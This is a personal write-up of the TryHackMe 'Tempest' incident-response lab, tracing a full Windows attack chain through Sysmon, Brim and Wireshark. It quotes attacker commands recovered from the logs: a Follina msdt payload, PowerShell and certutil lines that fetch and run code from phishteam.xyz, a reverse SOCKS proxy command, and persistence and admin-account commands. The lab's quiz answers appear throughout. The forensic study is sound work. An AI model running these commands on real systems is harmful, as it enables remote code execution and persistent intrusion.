Tempest Write-Up
| Field | Details |
|---|---|
| Platform | TryHackMe thm |
| Challenge | Tempest |
| Category | Incident Response |
| Operating System | Windows |
| Difficulty | Medium |
| Tools | EvtxEcmd, Timeline Explorer, SysmonView, Event Viewer, Wireshark, Brim |
| Date | 2026-06-17 |
Scenario
You are tasked to conduct an investigation from a workstation affected by a full attack chain.
This room aims to introduce the process of analyzing endpoint and network logs from a compromised asset. Given the artifacts, we will aim to uncover the incident from the Tempest machine. In this scenario, you will be tasked to be one of the Incident Responders that will focus on handling and analyzing the captured artifacts of a compromised machine.
Investigation
Initial Access - Malicious Document
Background Information
As reported by the SOC analyst, the intrusion started from a malicious document. In addition, the analyst compiled the essential information generated by the alert as listed below:
- The malicious document has a .doc extension.
- The user downloaded the malicious document via chrome.exe.
- The malicious document then executed a chain of commands to attain code execution.
Investigation Guide
To aid with the investigation, you may refer to the cheatsheet crafted by the team applicable to this scenario:
- Start with the events generated by Sysmon.
- EvtxEcmd, Timeline Explorer, and SysmonView can interpret Sysmon logs.
- Follow the child processes of WinWord.exe.
- Use filters such as ParentProcessID or ProcessID to correlate the relationship of each process.
- We can focus on Sysmon events such as Process Creation (Event ID 1) and DNS Queries (Event ID 22) to correlate the activity generated by the malicious document.
Significant Data Sources:
- Sysmon
Q1: The user of this machine was compromised by a malicious document. What is the file name of the document?
- I will start with Timeline Explorer and open the
sysmon.csvfile - In the search field I entered
WinWord.exe- Looking at the highlighted results Event Record ID 7607 shows
"C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users\benimaru\Downloads\free_magicules.doc" /o ""in the Executable Info column - This was the only item with information populated in this field
- Here I can see a
.docfile was downloaded, which was what the alert was for - I’ll investigate this some more
- Looking at the highlighted results Event Record ID 7607 shows
- Doing a search on the file name
free_magicules.docreturns a download event fromchrome.exein Event Record ID 7600, which aligns to the alert info - From the first event I found, Payload Data 1 shows a ProcessId of 496; Applying a filter for process 496 and removing the search for
WinWord.exe, I can see more events from this process- Event Record ID 9960 shows this
"C:\Windows\system32\whoami.exe" /allwas executed, which is suspicious - This gives me a good heuristic that this is the malicious document
- Event Record ID 9960 shows this
Answer:
free_magicules.doc
Q2: What is the name of the compromised user and machine?
- The User Name column tells me the user
- Computer columns tells me the machine name
Answer (username-machine name):
benimaru-TEMPEST
Q3: What is the PID of the Microsoft Word process that opened the malicious document?
- I already got the PID in the first question
Answer:
496
Q4: Based on Sysmon logs, what is the IPv4 address resolved by the malicious domain used in the previous question?
- Filtering for Syslog Event ID 22 (DNS) and ProcessID of 496 shows domains contacted by the malicious process
- Event Record ID 7630 has a domain in Payload 4 of
phishteam.xyzwhich corresponds to an IP in Payload Data 6 of167.71.199.191 - The domain is suspicious
- I can further enrich the indicator by checking against abuseipd.ch and VirusTotal
- Event Record ID 7630 has a domain in Payload 4 of
Answer:
167.71.199.191
Q5: What is the base64 encoded string in the malicious payload executed by the document?
- Filtering all events on Payload Data 3 for process id of 496, we can find a suspicious command in Event Record ID 7636:

C:\Windows\SysWOW64\msdt.exe ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'JGFwcD1bRW52aXJvbm1lbnRdOjpHZXRGb2xkZXJQYXRoKCdBcHBsaWNhdGlvbkRhdGEnKTtjZCAiJGFwcFxNaWNyb3NvZnRcV2luZG93c1xTdGFydCBNZW51XFByb2dyYW1zXFN0YXJ0dXAiOyBpd3IgaHR0cDovL3BoaXNodGVhbS54eXovMDJkY2YwNy91cGRhdGUuemlwIC1vdXRmaWxlIHVwZGF0ZS56aXA7IEV4cGFuZC1BcmNoaXZlIC5cdXBkYXRlLnppcCAtRGVzdGluYXRpb25QYXRoIC47IHJtIHVwZGF0ZS56aXA7Cg=='+[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe"
Answer:
JGFwcD1bRW52aXJvbm1lbnRdOjpHZXRGb2xkZXJQYXRoKCdBcHBsaWNhdGlvbkRhdGEnKTtjZCAiJGFwcFxNaWNyb3NvZnRcV2luZG93c1xTdGFydCBNZW51XFByb2dyYW1zXFN0YXJ0dXAiOyBpd3IgaHR0cDovL3BoaXNodGVhbS54eXovMDJkY2YwNy91cGRhdGUuemlwIC1vdXRmaWxlIHVwZGF0ZS56aXA7IEV4cGFuZC1BcmNoaXZlIC5cdXBkYXRlLnppcCAtRGVzdGluYXRpb25QYXRoIC47IHJtIHVwZGF0ZS56aXA7Cg==
Q6: What is the CVE number of the exploit used by the attacker to achieve a remote code execution? (Format: XXXX-XXXXX)
- The above command used the Microsoft application
msdt.exe
- Running a google search for vulnerabilities affecting
msdt.exereturns a remote code execution (RCE) vulnerability known as Follina or CVE-2022-30190
Answer:
2022-30190
Initial Access - Stage 2 Execution
Stage 2 Execution Background Info
Based on the initial findings, we discovered that there is a stage 2 execution:
- The document has successfully executed an encoded base64 command.
- Decoding this string reveals the exact command chain executed by the malicious document.
Investigation Guide
With the following discoveries, we may refer again to the cheatsheet to continue with the investigation:
- The Autostart execution reflects explorer.exe as its parent process ID.
- Child processes of explorer.exe within the event timeframe could be significant.
- Process Creation (Event ID 1) and File Creation (Event ID 11) succeeding the document execution are worth checking.
Significant Data Sources:
- Sysmon
Q1: The malicious execution of the payload wrote a file on the system. What is the full target path of the payload?
- Decoding the base64 string in CyberChef gives:
$app=[Environment]::GetFolderPath('ApplicationData');cd "$app\Microsoft\Windows\Start Menu\Programs\Startup"; iwr http://phishteam.xyz/02dcf07/update.zip -outfile update.zip; Expand-Archive .\update.zip -DestinationPath .; rm update.zip;
-
Interpreting this command we find:
- sets a variable
$appfor the folder path ofApplicationData, which is: “ - changing directory to
\Microsoft\Windows\Start Menu\Programs\Startup - An
Invoke-WebRequestcommand using the aliasiwrto the suspicious domainphishteam.xyz - An archive file was downloaded called
update.zip - It was expanded in the Startup directory and then the archive file was deleted
- sets a variable
-
In PowerShell, I executed
[Environment]::GetFolderPath('ApplicationData')to get the path of the$appvariableC:\Users\user\AppData\Roaming- The user portion would reflect the compromised user
benimaru
-
Next, I appended the rest of the directory to get the full path of where the extracted file was placed
Answer:
C:\Users\benimaru\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
Q2: The implanted payload executes once the user logs into the machine. What is the executed command upon a successful login of the compromised user? (Format: Remove the double quotes from the log.)
- Given the info from the background, I filtered Payload Data 4 for
explorer.exesince that contains the parent process information- Looking at the results, we find a command downloading form the
phishteam.xyzdomain found earlier
- Looking at the results, we find a command downloading form the
Answer:
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w hidden -noni certutil -urlcache -split -f 'http://phishteam.xyz/02dcf07/first.exe' C:\Users\Public\Downloads\first.exe; C:\Users\Public\Downloads\first.exe
Q2: Based on Sysmon logs, what is the SHA256 hash of the malicious binary downloaded for stage 2 execution?
- The malicious binary downloaded is
first.exe
- Removing the filter for
explorer.exe, searching forfirst.exe, and looking at the Executable Info column forfirst.exe:- I find Event Record ID 7758 contains the
first.exefile - The Payload Data 3 contains the corresponding hash
- I find Event Record ID 7758 contains the
Answer:
CE278CA242AA2023A4FE04067B0A32FBD3CA1599746C160949868FFC7FC3D7D
Q3: The stage 2 payload downloaded establishes a connection to a c2 server. What is the domain and port used by the attacker? (Format: domain:port)
- In Sysmon View, opening the
first.exeimage from the left-hand column shows the process tree- Here I found the C2 network activity beaconing to IP
167.71.222.162:80 - There’s also a DNS query to resolve that IP to a domain:
resolvecyber.xyz - Putting the domain and port together gives the answer
- Here I found the C2 network activity beaconing to IP
resolvecyber.xyz:80
Initial Access - Malicious Document Traffic
Background Information
Based on the collected findings, we discovered that the attacker fetched the stage 2 payload remotely:
- We discovered the Domain and IP invoked by the malicious document on Sysmon logs.
- There is another domain and IP used by the stage 2 payload logged from the same data source.
Investigation Guide
Since we have discovered network-related artefacts, we may again refer to our cheatsheet, which focuses on Network Log Analysis:
- We can now use Brim and Wireshark to investigate the packet capture.
- Find network events related to the harvested domains and IP addresses.
- Sample Brim filter that you can use for this investigation:
_path=="http" "<malicious domain>"Data Sources:
- Packet Capture
Q1: What is the URL of the malicious payload embedded in the document?
- I’ll start by using Brim and search for traffic to the malicious domain I found
_path=="http" "phishteam.xyz"- the first request to the domain was downloading the malicious document
free_magicules.doc - The subsequent request has a user agent of
Microsoft Office Word 2014 - We can take the domain and uri from this request to construct the URL that was found in the document

Answer:
http://phishteam.xyz/02dcf07/index.html
Q2: What is the encoding used by the attacker on the c2 connection?
-
Searching for the C2 domain in Brim:

_path=="http" "resolvecyber.xyz"- we can see all the query strings are encoded
- this is usually base64, so I will copy one uri and decode it in CyberChef to confirm
-
The first request to the C2 domain decodes with base64 to:
whoami - tempest\benimaru
Answer:
base64
Q3: The malicious c2 binary sends a payload using a parameter that contains the executed command results. What is the parameter used by the binary?
- This is referring to the query string
- In the URL this is the
q
Answer:
q
Q4: The malicious c2 binary connects to a specific URL to get the command to be executed. What is the URL used by the binary?
- The uri contains the same consistent pattern

Answer:
/9ab62b5
Q5: What is the HTTP method used by the binary?
- From the same results, we can see the method is
GET
Answer:
Get
Q6: Based on the user agent, what programming language was used by the attacker to compile the binary? (Format: Answer in lowercase)
- The same results show the user agent is
nim httpclient
Answer:
nim
Discovery - Internal Reconnaissance
Background Information
Based on the collected findings, we have discovered that the malicious binary continuously uses the C2 traffic:
- We can easily decode the encoded string in the network traffic.
- The traffic contains the command and output executed by the attacker.
Investigation Guide
To continue with the investigation, we may focus on the following information:
- Find network and process events connecting to the malicious domain.
- Find network events that contain an encoded command.
- We can use Brim to filter all packets containing the encoded string.
- Look for endpoint enumeration commands since the attacker is already inside the machine.
In addition, we may refer to our cheatsheet for Brim to quickly investigate the encoded traffic with the following filters:
- To get all HTTP requests related to the malicious C2 traffic:
_path=="http" "<replace domain>" id.resp_p==<replace port> | cut ts, host, id.resp_p, uri | sort tsSignificant Data Sources:
- Packet Capture
- Sysmon
Q1: The attacker was able to discover a sensitive file inside the machine of the user. What is the password discovered on the aforementioned file?
-
Using the provided Brim query:
_path=="http" "resolvecyber.xyz" id.resp_p==80 | cut ts, host, id.resp_p, uri | sort ts -
Going one by one from the beginning, I am decoding each query string to see the commands sent back to the c2
- the 4th query returns:
cat C:\Users\Benimaru\Desktop\automation.ps1 - $user = "TEMPEST\benimaru"
$pass = "infernotempest"

$securePassword = ConvertTo-SecureString $pass -AsPlainText -Force;
$credential = New-Object System.Management.Automation.PSCredential $user, $securePassword

## TODO: Automate easy tasks to hack working hours
- The password is in
$pass
Answer:
infernotempest
Q2: The attacker then enumerated the list of listening ports inside the machine. What is the listening port that could provide a remote shell inside the machine?
- Continuing on with decoding the query strings
- one of the commands is
netstat -ano -p tcp - this prints out active tcp connections
- from here we can find the port used for remote management
- one of the commands is
Answer:
5985
Q3: The attacker then established a reverse socks proxy to access the internal services hosted inside the machine. What is the command executed by the attacker to establish the connection? (Format: Remove the double quotes from the log.)

- Going back to Timeline Explorer, I’ll filter Payload Data 4 parent process for the file
first.exeto see what processes this spawned- here I see some commands being run including the proxy from
ch.exe
- here I see some commands being run including the proxy from
Answer:
C:\Users\benimaru\Downloads\ch.exe" client 167.71.199.191:8080 R:sock
Q4: What is the SHA256 hash of the binary used by the attacker to establish the reverse socks proxy connection?
- Under Payload Data 3, you’ll file the SHA256 hash
Answer:
8A99353662CCAE117D2BB22EFD8C43D7169060450BE413AF763E8AD7522D2451
Q5: What is the name of the tool used by the attacker based on the SHA256 hash? Provide the answer in lowercase.

- Search the hash on VirusTotal
- The name of the tool is provided
Q6: The attacker then used the harvested credentials from the machine. Based on the succeeding process after the execution of the socks proxy, what service did the attacker use to authenticate?
- I’ll expand the log filtering in Timeline Explore by clearing the filters and search and filtering for just compromised user
benimaruto see all events related to this user- scroll to the Executable Info column and search for the same socks proxy connection line
- Find the following executed file which is
C:\Windows\system32\wsmprovhost.exe -Embedding

- Searching this executable file results in finding the name of the service:
WinRM
Answer:
winrm
Privilege Escalation - Exploiting Privileges
Background Information
Based on the collected findings, the attacker gained a stable shell through a reverse socks proxy.
With this, we can focus on the following network and endpoint events:
- Look for events executed after the successful execution of the reverse socks proxy tool.
- Look for potential privilege escalation attempts, as the attacker has already established a persistent low-privilege access.
Significant Data Sources:
- Packet Capture
- Sysmon
Q1: After discovering the privileges of the current user, the attacker then downloaded another binary to be used for privilege escalation. What is the name and the SHA256 hash of the binary? (Format: binary name,SHA256 hash)
- Continuing to look through the Execution Info…
- The attacker next ran
whoami \privto see the current privileges of the user - Then downloaded
spf.exefromphishteam.xyz

- Scroll to the left to find the hash of
spf.exe
Answer:
8524FBC0D73E711E69D60C64F1F1B7BEF35C986705880643DD4D5E17779E586D
Q2: Based on the SHA256 hash of the binary, what is the name of the tool used?
- Search the hash in VirusTotal

Answer:
printspoofer
Q3: The tool exploits a specific privilege owned by the user. What is the name of the privilege?
- Googling
printspooferled me to this write-up https://medium.com/@laurent.mandine/%EF%B8%8F-printspoofer-how-attackers-hijack-privileges-in-windows-networks-f188ff491e31, where I found the answer
Answer:
SeImpersonatePrivilege
Q4: Then, the attacker executed the tool with another binary to establish a c2 connection. What is the name of the binary?
- Continuing to look through the events in Timeline Viewer, we can clearly see the second executable added as an argument

Answer:
final.exe
Q5: The binary connects to a different port from the first c2 connection. What is the port used?
- Hopping into Wireshark this time and applying the search filter
http.host contains "resolvecyber.xyz"returns all connections to the domain - Applying destination port as a column will easily show the ports connected
- Here we see ports 80 and 8080 used
Answer:
8080
Actions on Objective, - Fully-owned Machine
Background Information
Now, the attacker has gained administrative privileges inside the machine. Find all persistence techniques used by the attacker.
In addition, the unusual executions are related to the malicious C2 binary used during privilege escalation.
Now, we can rely on our cheatsheet to investigate events after a successful privilege escalation:
- Useful Brim filter to get all HTTP requests related to the malicious C2 traffic :
_path=="http" "<replace domain>" id.resp_p==<replace port> | cut ts, host, id.resp_p, uri | sort ts- The attacker gained SYSTEM privileges; now, the user context for each malicious execution blends with NT Authority\System.
- All child events of the new malicious binary used for C2 are worth checking.
Significant Data Sources:
- Packet Capture
- Sysmon
- Windows Event Logs
Q1: Upon achieving SYSTEM access, the attacker then created two users. What are the account names? (Format: Answer in alphabetical order - comma delimited)
-
Taking the background info into account, I’ll continue in Timeline Viewer
-
I’ll remove the filter for
benimaruuser and this time set the User Name filtered toSYSTEMsince the attacker is now executing with elevated privileges -
To remove some of the noise, I’ll also add a filter to Payload Data 4 for the parent process set to
final.exe -
Scrolling to the Execution Info column, here we see the subsequent commands the attacker ran, including the user creation

Answer:
shion,shuna
Q2: Prior to the successful creation of the accounts, the attacker executed commands that failed in the creation attempt. What is the missing option that made the attempt fail?
- We can see in the same screenshot the attempted commands with the diff being
/add
Answer:
/add
Q3: Based on windows event logs, the accounts were successfully created. What is the event ID that indicates the account creation activity?
-
Opening the
Windows.evtxfile in Event Viewer, we search for the usernames created (e.g.,shuna) -
Keep clicking ‘find next’ until the user account created event appears
Answer:
4720
Q4: The attacker added one of the accounts in the local administrator’s group. What is the command used by the attacker?
- I already have this found from the previous screenshost
Answer:
net localgroup administrators /add shion
Q5: Based on windows event logs, the account was successfully added to a sensitive group. What is the event ID that indicates the addition to a sensitive local group?
- Back in Event Viewer, I searched upward from the account creation event until I found a an event that sounded like the right one

Answer:
4732
Q6: After the account creation, the attacker executed a technique to establish persistent administrative access. What is the command executed by the attacker to achieve this?
- Back in Timeline Viewer, I already the commands enumerated, so we can see an autostart service was created for
final.exe
Answer:
C:\Windows\system32\sc.exe" \\TEMPEST create TempestUpdate binpath= C:\ProgramData\final.exe start= auto
Tools Used
- EvtxEcmd
- Timeline Explorer
- SysmonView
- Event Viewer
- Wireshark
- Brim
Lessons Learned
Overall I am not a fan of this lab. New tools were introduced that were very cumbersome to use and I ran into a good amount of issues in the lab which extended the time to complete significantly. I don’t think the structure and progression really tied together a holistic view of the attack. I think it would have been a lot better to have multiple indexes ingested into Splunk instead.